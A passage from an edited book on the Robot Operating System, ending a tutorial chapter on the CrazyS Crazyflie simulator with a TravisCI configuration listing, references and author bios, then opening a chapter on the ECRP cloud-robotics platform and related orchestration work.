Listing 4.8 reports the script used to configure the CrazyS repository with TravisCI. The code is based on an existing open-source project [86] and has been customized to make it compatible with the Kinetic Kame distro of ROS. Also, a pull request [87] has been opened to share our code with other researchers and developers.

```
matrix:
  include:
    - os: linux
      dist: trusty
      sudo: required
      env: ROS_DISTRO=indigo
    - os: linux
      dist: xenial
      sudo: required
      env: ROS_DISTRO=kinetic

language:
  - generic
cache:
  - apt

env:
  global:
    - ROS_CI_DESKTOP="`lsb_release -cs`"
    - CI_SOURCE_PATH=$(pwd)
    - ROSINSTALL_FILE=$CI_SOURCE_PATH/dependencies.rosinstall
    - CATKIN_OPTIONS=$CI_SOURCE_PATH/catkin.options
    - ROS_PARALLEL_JOBS='-j8 -l6'
    - PYTHONPATH=$PYTHONPATH:/usr/lib/python2.7/dist-packages
    :/usr/local/lib/python2.7/dist-packages

before_install:
    - sudo sh -c 'echo "deb http://packages.ros.org/ros/
    ubuntu $ROS_CI_DESKTOP main" > /etc/apt/sources.list.d/
    ros-latest.list'
    - wget http://packages.ros.org/ros.key -O - | sudo apt-
    key add -
    - if [[ "$ROS_DISTRO" == "indigo" ]]; then sudo apt-get
    update && sudo apt-get install dpkg; fi
    - if [[ "$ROS_DISTRO" == "kinetic" ]]; then sudo rm /var/
    lib/dpkg/lock; fi
    - if [[ "$ROS_DISTRO" == "kinetic" ]]; then sudo dpkg --
    configure -a; fi
    - sudo apt-get update
    - sudo apt-get install ros-$ROS_DISTRO-desktop-full
    ros-$ROS_DISTRO-joy ros-$ROS_DISTRO-octomap-ros python-
    wstool python-catkin-tools
    - sudo apt-get install protobuf-compiler libgoogle-
    glog-dev
    - sudo rosdep init
    - rosdep update
    - source /opt/ros/$ROS_DISTRO/setup.bash

install:
```

```
    - mkdir -p ~/catkin_ws/src
    - cd ~/catkin_ws/src
    - catkin_init_workspace
    - catkin init
    - git clone https://github.com/gsilano/CrazyS.git
    - git clone https://github.com/gsilano/mav_comm.git
    - rosdep update
    - cd ~/catkin_ws
    - rosdep install --from-paths src -i
    - catkin build
    - echo "source ~/catkin_ws/devel/setup.bash" >> ~/.
    bashrc
    - source ~/.bashrc
```

Listing 4.8 TravisCI script for Ubuntu 14.04 and 16.04 with ROS Indigo Igloo and Kinetic Kame, respectively

In order to use TravisCI, a GitHub account and the TravisCI script are all the necessary components. The script, i.e., the `.travis.yml` file, has to be put in the root of the active repository.[9]

Looking at the listing, the file is split into five main parts: `include`, `language` and `cache`, `env`, `before_install` and `install`. In the first part, the `matrix` command tells TravisCI that two machines should be created sequentially. That allows to build and to test the code with different ROS distros (Indigo Igloo and Kinetic Kame, in our case) and OS (Thrusty and Xenial, 14.04 and 16.04 versions of Ubuntu, respectively) through the `include` command.

The second part, `language` and `cache`, enables the installing of the required ROS packages (see Sect. 3.1). It allows to customize the environment running in a virtual machine. Finally, the parts `env` and `before_install` configure all variables (they are used to trigger a build matrix) and system dependencies.

When the process starts, the catkin workspace is build with all the packages under integration (the commands listed in the `install` section). TravisCI clones the GitHub repository(-ies) into a new virtual environment, and carries out a series of tasks to build and test the code. If one or more of those tasks fails, the build is considered *broken*. If none of the tasks fails, the build is considered *passed*, and TravisCI can deploy the code to a web server, or an application host. In particular, the build is considered *broken* when one or more of its jobs complete with a state that is not passed:

– *errored*: a command in the `before_install` or `install` phase returned a non-zero exit code. The job stops immediately;
– *failed*: a command in the script phase returned a non-zero exit code. The job continues to run until it completes;
– *canceled*: a user cancels the job before it completes.

[9]For students or academics, GitHub gives the possibility to build infinite private builds.

At the end of the process, email notifications are sent to all the listed contributors members of the repository. The notifications can be forwarded: on success, on failure, always or never. Finally, the CI system can be also employed to automatically generate documentation starting from the source code and to link it to an online hosting. It is very useful when the project is going to increase or a lot of people are working on it or, more generally, when it is difficult to have an overview of the developed code. Further information on how to use the CI system and how to configure it can be found in [88].

Such procedure allows to easily verify the code quality, underlying errors and warnings through automated software build (including tests), that may not appear when building on own machine. It also ensures that modules working individually (e.g., SLAM, vision or sensors fusion algorithms) do not fail when they are put together due to causes that were difficult to predict during the development phase. For all such reasons, having a software tool able to catch what happened and why it happened, and able to suggest possible solutions, is extremely desirable when working with complex platforms as Gazebo and ROS.

4 Conclusion and Future Work

In this tutorial chapter we illustrated how to expand the functionalities of the ROS package RotorS for modeling and integrating the nano-quadcopter Crazyflie 2.0 in a detailed simulation framework achieving a complete SITL simulation solution. The overall approach aimed at developing the system in a modular way by facilitating the reuse of software modules. The proposed methodology allows to combine different state estimators and control algorithms, evaluating the performances before deploying them on a real device.

The chapter discussed the CrazyS platform from the installation to the development of a custom controller and the presentation has been thought not only for researchers but also for educational purposes, so that interested students might work in a complete and powerful environment developing their own algorithms.

Future directions for this works can include several aspects. Firstly, controller's code and all proposed algorithms should be tested in real-world experiments on the real Crazyflie platform in different scenarios, thus allowing to understand in a quantitative way how the CrazyS platform reflects the real drone behavior. Secondly, the latest firmware release, the 2018.10, may be included in the repository, aligning CrazyS with the current version of the quadcopter. Finally, it may be possible to look for some improvements of the inner loop (on-board controller) that, after having been tested on CrazyS, can be thought to replace the on-board controller of the Crazyflie.

References

1. Scaramuzza, D., Achtelik, M.C., Doitsidis, L., Friedrich, F., Kosmatopoulos, E., Martinelli, A., Achtelik, M.W., Chli, M., Chatzichristofis, S., Kneip, L., Gurdan, D., Heng, L., Lee, G.H., Lynen, S., Pollefeys, M., Renzaglia, A., Siegwart, R., Stumpf, J.C., Tanskanen, P., Troiani, C., Weiss, S., Meier, L.: Vision-controlled micro flying robots: from system design to autonomous navigation and mapping in GPS-denied environments. IEEE Robot. Autom. Mag. **21**(3), 26–40 (2014)
2. Stuart, M.A., Marc, L.L., Friedland, J.C.: High resolution imagery collection for post-disaster studies utilizing unmanned aircraft systems. Photogramm. Eng. Remote. Sens. **80**(12), 1161–1168 (2014)
3. Erdos, D., Erdos, A., Watkins, S.E.: An experimental UAV system for search and rescue challenge. IEEE Aerosp. Electron. Syst. Mag. **28**(5), 32–37 (2013)
4. Choi, S., Kim, E.: Image acquisition system for construction inspection based on small unmanned aerial vehicle. Lecture Notes in Electrical Engineering, vol. 352, pp. 273–280 (2015)
5. Eschmann, C., Kuo, C.M., Kuo, C.H., Boller, C.: Unmanned aircraft systems for remote building inspection and monitoring. In: 6th European Workshop Structural Health Monitoring, vol. 2, pp. 1179–1186 (2012)
6. Fraundorfer, F., Heng, L., Honegger, D., Lee, G.H., Meier, L., Tanskanen, P., Pollefeys, M.: Vision-based autonomous mapping and exploration using a quadrotor MAV. In: IEEE International Conference on Intelligent Robots and Systems, pp. 4557–4564 (2012)
7. Kamel, B., Santana, M.C.S., De Almeida, T.C.: Position estimation of autonomous aerial navigation based on hough transform and harris corners detection. In: International Conference on Circuits, Electronics, Control and Signal Processing Systems, pp. 148–153 (2010)
8. Kanistras, K., Martins, G., Rutherford, M.J., Valavanis, K.P.: A survey of unmanned aerial vehicles (UAVs) for traffic monitoring. In: International Conference on Unmanned Aircraft Systems, pp. 221–234 (2013)
9. Xu, J., Solmaz, G., Rahmatizadeh, R., Turgut, D., Boloni, L.: Animal monitoring with unmanned aerial vehicle-aided wireless sensor networks. In: IEEE 40th Conference on Local Computer Networks, pp. 125–132 (2015)
10. Anthony, D., Elbaum, S., Lorenz, A., Detweiler, C.: On crop height estimation with UAVs. In: IEEE International Conference on Intelligent Robots and Systems, pp. 4805–4812 (2014)
11. Bills, C., Chen, J., Saxena, A.: Autonomous MAV flight in indoor environments using single image perspective cues. In: IEEE International Conference on Robotics and Automation, pp. 5776–5783 (2011)
12. Blosch, M., Weiss, S., Scaramuzza, D., Siegwart, R.: Vision based MAV navigation in unknown and unstructured environments. In: IEEE International Conference on Robotics and Automation, pp. 21–28 (2010)
13. Landry, B.: Planning and control for quadrotor flight through cluttered environments. Master's thesis, MIT (2015)
14. Ferreira de Castro, D., dos Santos, D.A.: A software-in-the-loop simulation scheme for position formation flight of multicopters. J. Aerosp. Technol. Manag. **8**(4), 431–440 (2016)
15. Mancini, M., Costante, G., Valigi, P., Ciarfuglia, T.A., Delmerico, J., Scaramuzza, D.: Toward domain independence for learning-based monocular depth estimation. IEEE Robot. Autom. Lett. **2**(3), 1778–1785 (2017)
16. Hinzmann, T., Schönberger, J.L., Pollefeys, M., Siegwart, R.: Mapping on the fly: real-time 3D dense reconstruction, digital surface map and incremental orthomosaic generation for unmanned aerial vehicles. In: Field and Service Robotics, pp. 383–396. Springer International Publishing (2018)
17. Sucan, I.A., Chitta, S.: Moveit! http://moveit.ros.org/ (2013)
18. Tallavajhula, A., Kelly, A.: Construction and validation of a high fidelity simulator for a planar range sensor. In: IEEE Conference on Robotics and Automation, pp. 6261–6266 (2015)
19. Diankov, R., Kuffner, J.: Openrave: a planning architecture for autonomous robotics. Technical Report 79, Robotics Institute, Pittsburgh, PA (2008)

20. Elkady, A., Sobh, T.: Robotics middleware: a comprehensive literature survey and attribute-based bibliography. J. Robot. (2012). Article ID 959013
21. Koenig, N., Howard, A.: Design and use paradigms for Gazebo, an open-source multi-robot simulator. In: IEEE International Conference on Intelligent Robots and Systems, pp. 2149–2154 (2004)
22. Rohmer, E., Singh, S.P.N., Freese, M.: V-REP: a versatile and scalable robot simulation framework. In: IEEE International Conference on Intelligent Robots and Systems, pp. 1321–1326 (2013)
23. Michel, O.: Webots professional mobile robot simulation. Int. J. Adv. Robot. Syst. **1**, 39–42 (2004)
24. Shah, S., Dey, D., Lovett, C., Kapoor, A.: AirSim: high-fidelity visual and physical simulation for autonomous vehicles. In: Field and Service Robotics (2017)
25. Echeverria, G., Lassabe, N., Degroote, A., Lemaignan, S.: Modular open robots simulation engine: MORSE. In: IEEE International Conference on Robotics and Automation, pp. 46–51 (2011)
26. Bitcraze, A.B.: Crazyflie official website. https://www.bitcraze.io/
27. Meyer, J., Sendobry, A., Kohlbrecher, S., Klingauf, U., von Stryk, O.: Comprehensive simulation of quadrotor UAVs using ROS and Gazebo. In: Noda, I., Ando, N., Brugali, D., Kuffner, J.J. (eds.) Simulation, Modeling, and Programming for Autonomous Robots, pp. 400–411. Springer, Heidelberg (2012)
28. Furrer, F., Burri, M., Achtelik, M., Siegwart, R.: RotorS–a modular gazebo MAV simulator framework. In: Anis, K. (ed.) Robot Operating System (ROS): The Complete Reference, vol. 1, pp. 595–625. Springer International Publishing (2016)
29. Hönig, W., Ayanian, N.: Flying multiple UAVs using ROS. In: Koubaa, A. (ed.) Robot Operating System (ROS): The Complete Reference, vol. 2, pp. 83–118. Springer International Publishing (2017)
30. Shokry, H., Hinchey, M.: Model-based verification of embedded software. Computer **42**(4), 53–59 (2009)
31. Van der Auweraer, H., Anthonis, J., De Bruyne, S., Leuridan, J.: Virtual engineering at work: the challenges for designing mechatronic products. Eng. Comput. **29**(3), 389–408 (2013)
32. Aminzadeh, A., Atashgah, M., Roudbari, A.: Software in the loop framework for the performance assessment of a navigation and control system of an unmanned aerial vehicle. IEEE Aerosp. Electron. Syst. Mag. **33**(1), 50–57 (2018)
33. Preiss, J.A., Honig, W., Sukhatme, G.S., Ayanian, N.: Crazyswarm: a large nano-quadcopter swarm. In: IEEE International Conference on Robotics and Automation, pp. 3299–3304 (2017)
34. Galea, B., Kry, P.G.: Tethered flight control of a small quadrotor robot for stippling. In: IEEE International Conference on Intelligent Robots and Systems, pp. 1713–1718 (2017)
35. Araki, B., Strang, J., Pohorecky, S., Qiu, C., Naegeli, T., Rus, D.: Multi-robot path planning for a swarm of robots that can both fly and drive. In: IEEE International Conference on Robotics and Automation, pp. 5575–5582 (2017)
36. Hönig, W., Milanes, C., Scaria, L., Phan, T., Bolas, M., Ayanian, N.: Mixed reality for robotics. In: IEEE International Conference on Intelligent Robots and Systems, pp. 5382–5387 (2015)
37. Giernacki, W., Skwierczyski, M., Witwicki, W., Wroski, P., Kozierski, P.: Crazyflie 2.0 quadrotor as a platform for research and education in robotics and control engineering. In: 22nd International Conference on Methods and Models in Automation and Robotics, pp. 37–42 (2017)
38. Bucki, N., Mueller, M.W.: Improved quadcopter disturbance rejection using added angular momentum. In: 2018 IEEE International Conference on Intelligent Robots and Systems (2018)
39. Silano, G.: CrazyS GitHub repository. https://github.com/gsilano/CrazyS (2018)
40. Silano, G.: CrazyS GitHub pull request on RotorS. https://github.com/ethz-asl/rotors_simulator/pull/465 (2018)
41. Bitcraze, A.B.: Crazyflie 2.0 hardware specification. Bitcraze Wiki. https://goo.gl/1kLDqc (2018)

42. Silano, G., Aucone, E., Iannelli, L.: CrazyS: a software-in-the-loop platform for the Crazyflie 2.0 nano-quadcopter. In: 2018 26th Mediterranean Conference on Control and Automation, June 2018, pp. 352–357 (2018)
43. Luis, C., Ny, J.L.: Design of a Trajectory Tracking Controller for a Nanoquadcopter. École Polytechnique de Montréal, Technical Report (2016). https://arxiv.org/pdf/1608.05786.pdf
44. Siciliano, B., Sciavicco, L., Villani, L., Oriolo, G.: Robotics-Modelling, Planning and Control, 2nd edn. Advanced Textbooks in Control and Signal Processing, Springer (2008)
45. Förster, J.: System identification of the Crazyflie 2.0 nano quadrocopter. Bachelor's thesis, ETH Zurich (2015). https://www.research-collection.ethz.ch/handle/20.500.11850/214143
46. The automatic coordination of teams lab. GitHub repository, RotorS fork, crazyflie-dev branch. https://goo.gl/tBbS9G
47. Vicon motion systems. Vicon official website. https://www.vicon.com (2018)
48. NaturalPoint, Inc., Optitrack official website. http://optitrack.com/ (2018)
49. Qualisys, A.B.: Qualisys official website. https://www.qualisys.com/ (2018)
50. Subramanian, G.: Nonlinear control strategies for quadrotors and CubeSats. Master's thesis, University of Illinois (2015)
51. Madgwick, S.O.H., Harrison, A.J.L., Vaidyanathan, R.: Estimation of IMU and MARG orientation using a gradient descent algorithm. In: 2011 IEEE International Conference on Rehabilitation Robotics, June 2011, pp. 1–7 (2011)
52. Myungsoo, J., Roumeliotis, S.I., Sukhatme, G.S.: State estimation of an autonomous helicopter using Kalman filtering. In: 1999 IEEE International Conference on Intelligent Robots and Systems. Human and Environment Friendly Robots with High Intelligence and Emotional Quotients, vol. 3, pp. 1346–1353 (1999)
53. Roberts, J.M., Corke, P.I., Buskey, G.: Low-cost flight control system for a small autonomous helicopter: In: 2003 IEEE International Conference on Robotics and Automation, vol. 1, Sept 2003, pp. 546–551 (2003)
54. Rehder, J., Nikolic, J., Schneider, T., Hinzmann, T., Siegwart, R.: Extending kalibr: calibrating the extrinsics of multiple IMUs and of individual axes. In: IEEE International Conference on Robotics and Automation, pp. 4304–4311 (2016)
55. Glaser, S., Woodall, W.: Xacro. https://wiki.ros.org/xacro (2015)
56. RotorS GitHub issues tracker. Increase odometry sensor rate. https://github.com/ethz-asl/rotors_simulator/issues/423
57. Kalibr issue tracker. Kalibr calibration. https://github.com/imrasp/LearnVI_Drone/issues/1#issuecomment-350726256
58. Kalibr issue tracker. Obtaining IMU parameterss from datasheet. https://github.com/ethz-asl/kalibr/issues/63 (2018)
59. Kalibr GitHub wiki. IMU noise model, Kalibr wiki. https://github.com/ethz-asl/kalibr/wiki/IMU-Noise-Model
60. Zheng, J., Qi, M., Xiang, K., Pang, M.: IMU performance analysis for a pedestrian tracker. In: Huang, Y., Wu, H., Liu, H., Yin, Z. (eds.) Intelligent Robotics and Applications, pp. 494–504. Springer International Publishing (2017)
61. Woodall, W.: Creating a workspace for catkin. http://wiki.ros.org/catkin/Tutorials/create_a_workspace (2018)
62. Autonomous system laboratory. mav_comm repository. https://github.com/ethz-asl/mav_comm (2018)
63. Liu, Z., Hedrick, K.: Dynamic surface control techniques applied to horizontal position control of a quadrotor. In: 2016 20th International Conference on System Theory, Control and Computing (ICSTCC), pp. 138–144 (2016)
64. Islam, S., Faraz, M., Ashour, R.K., Cai, G., Dias, J., Seneviratne, L.: Adaptive sliding mode control design for quadrotor unmanned aerial vehicle. In: International Conference on Unmanned Aircraft Systems, pp. 34–39 (2015)
65. Dydek, Z.T., Annaswamy, A.M., Lavretsky, E.: Adaptive control of quadrotor UAVs: a design trade study with flight evaluations. IEEE Trans. Control. Syst. Technol. **21**(4), 1400–1406 (2013)

66. Weinstein, A., Cho, A., Loianno, G., Kumar, V.: Visual inertial odometry swarm: an autonomous swarm of vision-based quadrotors. IEEE Robot. Autom. Lett. **3**(3), 1801–1807 (2018)
67. Vempati, A.S., Kamel, M., Stilinovic, N., Zhang, Q., Reusser, D., Sa, I., Nieto, J., Siegwart, R., Beardsley, P.: PaintCopter: an autonomous UAV for spray painting on three-dimensional surfaces. IEEE Robot. Autom. Lett. **3**(4), 2862–2869 (2018)
68. Dunkley, O., Engel, J., Sturm, J., Cremers, D.: Visual-inertial navigation for a camera-equipped 25g nano-quadrotor. In: IEEE International Conference on Intelligent Robots and Systems, pp. 1–2 (2014)
69. Campos-Macías, L., Gómez-Gutiérrez, D., Aldana-López, R., de la Guardia, R., Parra-Vilchis, J.I.: A hybrid method for online trajectory planning of mobile robots in cluttered environments. IEEE Robot. Autom. Lett. **2**(2), 935–942 (2017)
70. Bansal, S., Akametalu, A.K., Jiang, F.J., Laine, F., Tomlin, C.J.: Learning quadrotor dynamics using neural network for flight control. In: IEEE Conference on Decision and Control, pp. 4653–4660 (2016)
71. Matthies, L., Brockers, R., Kuwata, Y., Weiss, S.: Stereo vision-based obstacle avoidance for micro air vehicles using disparity space. In: 2014 IEEE International Conference on Robotics and Automation, May 2014, pp. 3242–3249 (2014)
72. Field, T., Diankov, R., Sucan, I., Kay, J.: Collada URDF. ROS Wiki. http://wiki.ros.org/collada_urdf (2018)
73. MathWorks. Robotics system toolbox. MathWorks official website. https://www.mathworks.com/products/robotics.html
74. MathWorks. Connect to a ROS-enabled robot from simulink. MathWorks official website. https://it.mathworks.com/help/robotics/examples/connect-to-a-ros-enabled-robot-from-simulink.html
75. MathWorks. Install robotics system toolbox add-ons. MathWorks official website. https://it.mathworks.com/help/robotics/ug/install-robotics-system-toolbox-support-packages.html
76. MathWorks. Create custom messages from ROS package. MathWorks official website. https://it.mathworks.com/help/robotics/ug/create-custom-messages-from-ros-package.html
77. Silano, G.: CrazyS wiki. GitHub. https://github.com/gsilano/CrazyS/wiki/Interfacing-CrazyS-through-MATLAB
78. Silano, G.: Crazyflie hovering example by using the robotics system toolbox. YouTube. https://youtu.be/ZPyMnu7A11s (2018)
79. MathWorks. Generate a standalone ROS node from simulink. MathWorks official website. https://it.mathworks.com/help/robotics/examples/generate-a-standalone-ros-node-in-simulink.html
80. Silano, G.: Crazyflie 2.0 hovering example when only the ideal odometry sensor is in the loop. YouTube. https://youtu.be/pda-tuULewM (2018)
81. Silano, G.: Crazyflie 2.0 hovering example when disturbances act on the drone. YouTube. https://youtu.be/sobBFbgkiEA (2018)
82. Silano, G.: Crazyflie 2.0 hovering example when the state estimator and the on-board sensors are taking into account. YouTube. https://youtu.be/qsrYCUSQ-S4 (2018)
83. Mueller, M.W., Hamer, M., D'Andrea, R.: Fusing ultra-wideband range measurements with accelerometers and rate gyroscopes for quadrocopter state estimation. In: IEEE International Conference on Robotics and Automation, pp. 1730–1736 (2015)
84. Mellinger, D., Kumar, V.: Minimum snap trajectory generation and control for quadrotors. In: IEEE International Conference on Robotics and Automation, pp. 2520–2525 (2011)
85. Travis CI, GMBH. TravisCI official website. https://travis-ci.org/ (2018)
86. Duvallet, F.: ROS package continuous integration using Travis-CI repository. https://github.com/felixduvallet/ros-travis-integration (2018)
87. Silano, G.: ROS TravisCI integration pull request. https://github.com/felixduvallet/ros-travis-integration/pull/12 (2018)
88. Travis CI, GMBH. Getting started with TravisCI. https://docs.travis-ci.com/user/getting-started/ (2018)

Giuseppe Silano received the bachelor's degree in computer engineering (2012) and the master's degree in electronic engineering for automation and telecommunication (2016) from the University of Sannio, Benevento, Italy. In 2016, he was the recipient of a scholarship entitled "Advanced control systems for the coordination among terrestrial autonomous vehicles and UAVs". Actually, he is a Ph.D. student at the University of Sannio since 2016. His research interests are in simulation and control, objects detection and tracking from images, state estimation, and planning for micro aerial vehicles. He was among the finalists of the "Aerial robotics control and perception challenge", the Industrial Challenge of the 26th Mediterranean Conference on Control and Automation (MED'18). Mr. Silano is a member of the IEEE Control System Society and IEEE Robotics and Automation Society.

Luigi Iannelli received the master's degree (Laurea) in computer engineering from the University of Sannio, Benevento, Italy, in 1999, and the Ph.D. degree in information engineering from the University of Napoli Federico II, Naples, Italy, in 2003. He was a guest researcher and professor at the Department of Signals, Sensors, and Systems, Royal Institute of Technology, Stockholm, Sweden, and then a research assistant at the Department of Computer and Systems Engineering, University of Napoli Federico II. In 2015, he was a guest researcher at the Johann Bernoulli Institute of Mathematics and Computer Science, University of Groningen, Groningen, The Netherlands. In 2004, he joined the University of Sannio as an assistant professor, and he has been an associate professor of automatic control since 2016. His current research interest include analysis and control of switched and nonsmooth systems, stability analysis of piecewise-linear systems, smart grid control and applications of control theory to power electronics and unmanned aerial vehicles. Dr. Iannelli is a member of the IEEE Control System Society, the IEEE Circuits and Systems Society, and the Society for Industrial and Applied Mathematics.

Applications

Cloud Robotics with ROS

Giovanni Toffetti and Thomas Michael Bohnert

Abstract Cloud computing can greatly enhance robotic applications, not only by complementing robotic resources (e.g., CPU/GPU, memory, storage), but also by providing global-scale highly available services, distributed application management solutions, proven development and deployment practices. However, several challenges have to be addressed in order to bridge the gap between cloud and robotic development, including ROS and cloud design assumptions, networking, and mobile robots. In this chapter we present ECRP, a Platform as a Service solution for building ROS-based cloud robotics applications.

Keywords Cloud robotics · Platform as a Service · Cloud computing

1 Introduction

The commercial domain of robotics is dominated by large enterprises, many of which multi-national conglomerates with origins in industry automation. Respectively, hardware platforms and software frameworks were closed and purpose-built for very specific applications.

Despite the long existence of robotics and an active market of start-ups in recent time, there is no open and established eco-system anywhere near to the likes of iOS/Android, the entire Linux domain, Apache Hadoop ecosystem, OpenStack and other OSS Infrastructure as a Service stacks. Recent developments, however, provide

The work related in this chapter was completed in collaboration and with the support of Rapyuta Robotics. This work has been partially funded by grant nr. 18235.2PFES-ES of the Swiss Commission for Technology and Innovation (KTI)

G. Toffetti (✉) · T. M. Bohnert
InIT - School of Engineering Zurich University of Applied Sciences (ZHAW),
Obere Kirchgasse 2, 8400 Winterthur, Switzerland
e-mail: toff@zhaw.ch

T. M. Bohnert
e-mail: bohe@zhaw.ch

A. Koubaa (ed.), *Robot Operating System (ROS)*, Studies in Computational Intelligence 831, https://doi.org/10.1007/978-3-030-20190-6_5

evidence for a disruption in the making. Comparable to the introduction of Linux or Android, the availability of the Robot Operating System (ROS)[1] is set to open-up and liberate the robotics market towards a truly open and participatory ecosystem.

Yet, ROS was designed with the focal point of an individual robot device in a local deployment. To truly unfold the potential of robotics, one has to take up a much wider vision, with large deployments of very heterogeneous robots, with very different abilities, in completely different environments. This adds different challenges for robot system development than targeting individual robots separately or as a small set. Furthermore, robots are meant to assist in application domains and those applications are equally diverse as the robots, ranging from personal all the way to enterprise and industrial application domains.

What is therefore needed is the vision of an **ecosystem** that embraces the heterogeneity not only from a device perspective, but also in terms of user and societal needs, respective robotics applications, and related commercial imperatives. Such an ecosystem will enable all stakeholders to participate in the vision of global availability of a wide array of robotics services and provides the means for robots to serve us not only on our workplace and professional lives, but also in our private ones.

The Cloud Computing **Platform as a Service** (PaaS) [16] paradigm is the natural incarnation of such an ecosystem from a development perspective. PaaS provides a development and execution environment (an execution platform) that, abstracting from the underlying system infrastructure (e.g., bare-metal servers, virtual machines, robots, generic devices), allows developers to focus on application functionality, building, deploying, and managing at runtime their applications as compositions of high level platform components and services.

Platform as a Service has had a tremendous impact on development productivity by providing build and deployment automation from source code, simplified access to an easily composable ecosystem of pre-packaged services that can be self-provisioned, application health-management functionalities, and management and monitoring dashboards. The goal is to **achieve the same results for robotics development** through the cloud. In order to succeed, we need to be able to provide the same advantages across the board that a PaaS gives in pure cloud-development environments, e.g. for example in Web development.

This chapter will relate on the design, architecture, and implementation experience of the **Enterprise Cloud Robotics Platform (ECRP)**, the first PaaS for ROS development. The research questions we will answer are: How to design a domain-specific PaaS for ROS-based robotics? (Sect. 3) What are the expected roles and abstractions? (Sect. 3.2) How to integrate ephemeral and diverse robot resources, and robot control software frameworks, what kind of software development support to provide? (Sects. 4 and 5).

The challenges related to designing a Robotics PaaS start from infrastructural concerns such as managing compute, networking, and storage across two or more separate physical domains, robots/edge and data centers, making sure that intermittent connectivity does not hinder its functioning, and building a seamless runtime

[1] https://www.ros.org

platform on top of it. From the Platform perspective other challenges come from building a set of generic and reusable components, orchestrating their deployment, their dynamic discovery and composition at runtime, as well as adaptively placing them according to infrastructural capabilities (e.g., presence of devices on robots) as well as performance requirements. Most of these challenges require proper innovation in their own right, and will be addressed in the chapter.

2 State of the Art

2.1 Cloud Robotics

The relatively novel concept of Cloud Robotics centered around the benefits of converged infrastructure and shared services for robotics. The idea of utilising a remote brain for the robots can be traced back to the 90s [8, 12].

The DAvinCi Project [1] uses ROS as the messaging framework to process data with a Hadoop cluster, parallelizing the FastSLAM algorithm [28]. Unfortunately, the DAvinCi Project is not publicly available.

While the main focus of DAvinCi was computation, the ubiquitous network robot platform (UNR-PF) [13, 23] focused on using the cloud as a medium for establishing a network between robots, sensors, and mobile devices.

Similar examples of connecting ROS middleware to remote processes include Rosbridge [3] and FIROS [10]. Rosbridge provides JSON Application Programming Interface (APIs) to ROS functionality using the WebSocket protocol while FIROS connects the ROS middleware to the FIWARE ecosystem by acting as a translator between ROS messages and FIWARE NGSI format.

RoboEarth [31], a Cloud Robotics initiative, focuses on Knowledge Representation, Storage Infrastructure and scalable cloud-based computation. The RoboEarth Cloud Engine [17], is based on elastic computing, allowing robots to share all or a subset of their services and information. RoboEarth WebSocket-based communication server provides bidirectional, virtually full-duplex communication between clouds and robots. This design choice also allows the server to initiate communication and send data or commands to the robot. In [18] the authors present an architecture, protocol, and parallel algorithms for 3D mapping in the cloud with limited computational capabilities on the robot.

Finally, the authors of the AdAPtS framework [24] solved the autonomous access to services from a robot which is a well-known bootstrapping problem for new deployments in which the robot needs an initial set of context-specific services. In addition to the service interfaces, this framework allows for the transmission of embedded integrators for the robotic middleware.

More general PaaS platforms, such as the popular Google App Engine or Heroku are not well suited for robotics applications since they are typically geared towards web applications and services, with no provisioning for running application compo-

nents other than in the cloud, requiring a manual cumbersome process to deploy an application integrating robots and cloud resources.

Recently,[2] Google has announced the future availability of its own Cloud Robotics platform,[3] however at the moment little information is available on it.

2.2 Orchestration of Robot Applications

The NIST cloud computing reference architecture [16] defines "Service Orchestration" in the context of offering cloud services as referring to "the composition of system components to support the Cloud Providers activities in arrangement, coordination and management of computing resources in order to provide cloud services to Cloud Consumers".

Generalizing to any IT service, we define a Resource Orchestration software as capable of organizing and managing the lifecycle of a set of resources and Service Orchestration software as a software able to deploy and provision multiple services, seamlessly merging them to serve a complex offering.

TOSCA[4] is a standard specification language from OASIS to describe a topology of cloud based web services. Albeit it being a standard, its adoption in practice is low, as cloud developers tend to adopt the specification language of their chosen orchestration software.

Heat[5] is a resource orchestrator, taking a JSON or YAML template of resources and deploying them on an underlying infrastructure. An important feature is its ability to easily handle configuration management of resources through cloud-init, either using in-line configuration description or through specific resources such as SoftwareDeployment and SoftwareConfiguration. Heat supports the initial Amazon CloudFormation resources but has been developed since and now has its own advanced features. Initially, Heat was written with OpenStack[6] in mind but it has been proven easy to develop drivers for other IaaS such as Joyent Smart Datacenter.[7]

Slipstream[8] from SixSQ provides automated, on-demand, creation of multi-machine runtime environments, supporting a very typical lifecycle of deployment, provision and deletion for each resource it manages. Slipstream can easily be compared to Heat as it does not have a notion of composed services, but rather coordinates a set of virtual resources directly.

---

[2] https://www.therobotreport.com/google-cloud-robotics-platform/

[3] https://cloud.google.com/cloud-robotics/

[4] http://docs.oasis-open.org/tosca/TOSCA/v1.0/TOSCA-v1.0.html

[5] https://wiki.openstack.org/wiki/Heat

[6] https://www.openstack.org/

[7] https://github.com/joyent/sdc

[8] http://sixsq.com/products/slipstream/

Another software is Cloudify,[9] which aims to completely manage applications defined by blueprints which specify an applications topology. Blueprints are not limited to resources and can encompass application configuration for instance. Blueprints manage the list of dependencies of an application as well as all workflows, such as startup order of components and interdependencies. Cloudify is a resource provider agnostic software, able to deploy resources in openstack, cloudstack or AWS for instance, it is also configuration tool agnostic as it can handle configuration recipes consumed by puppet, chef, or fabric. Blueprints can also use custom workflows written in Python to handle more complex configuration of resources. Cloudify does not use standards but has rather developed its own suite. On the other hand, Cloudify has no built-in support for health-management of the orchestrated application.

Nirmata[10] provides a platform for the development and operations of cloud applications, with applications defined as a set of loosely coupled cloud services, each of them being a resource template. It handles health management, but essentially for the purpose of scaling of the application based on user-controlled policies. Each cloud service has pluggable modules for common features such as uniform APIs and exposed metrics. A nice feature is the possibility to package Nirmata apps into Docker containers to easily redeploy them in other contexts as necessary or even for simpler scaling.

Other orchestrators may not be dedicated to cloud services, such as Citrix App Orchestration[11] or Microsoft System Center Orchestrator.[12]

One of the outputs of the Mobile Cloud Networking (MCN)[13] and T-NOVA[14] EU projects, implemented in a research prototype solution called Hurtle.[15] Hurtle provides automation of the life cycle of cloud-based services. The uniqueness of Hurtle in the orchestration state-of-the-art lays in its two-pronged approach that combines resource orchestration and service composition in a seamless way to achieve modular and recursive composition. Hurtle orchestration is based on the concept of service. A service represents an abstract functionality that, in order to be performed, requires a set of resources, be they virtual (e.g., cloud VMs, containers) or physical (e.g., robots, cameras). To achieve modularity and reuse, a service can be the composition of other services that provide simpler functionality (e.g., logging, monitoring, alarming, authentication). Each composed service will have its own set of required resources. A service instance is the concrete instantiation of a service functionality with its associated set of concrete resources and service endpoints. The concepts and architecture of Hurtle provide a powerful framework for the design, implementation,

[9] http://getcloudify.org/

[10] http://nirmata.com/

[11] https://www.citrix.com/solutions/hosted-desktops/app-orchestration.html

[12] https://technet.microsoft.com/en-us/library/hh237242.aspx

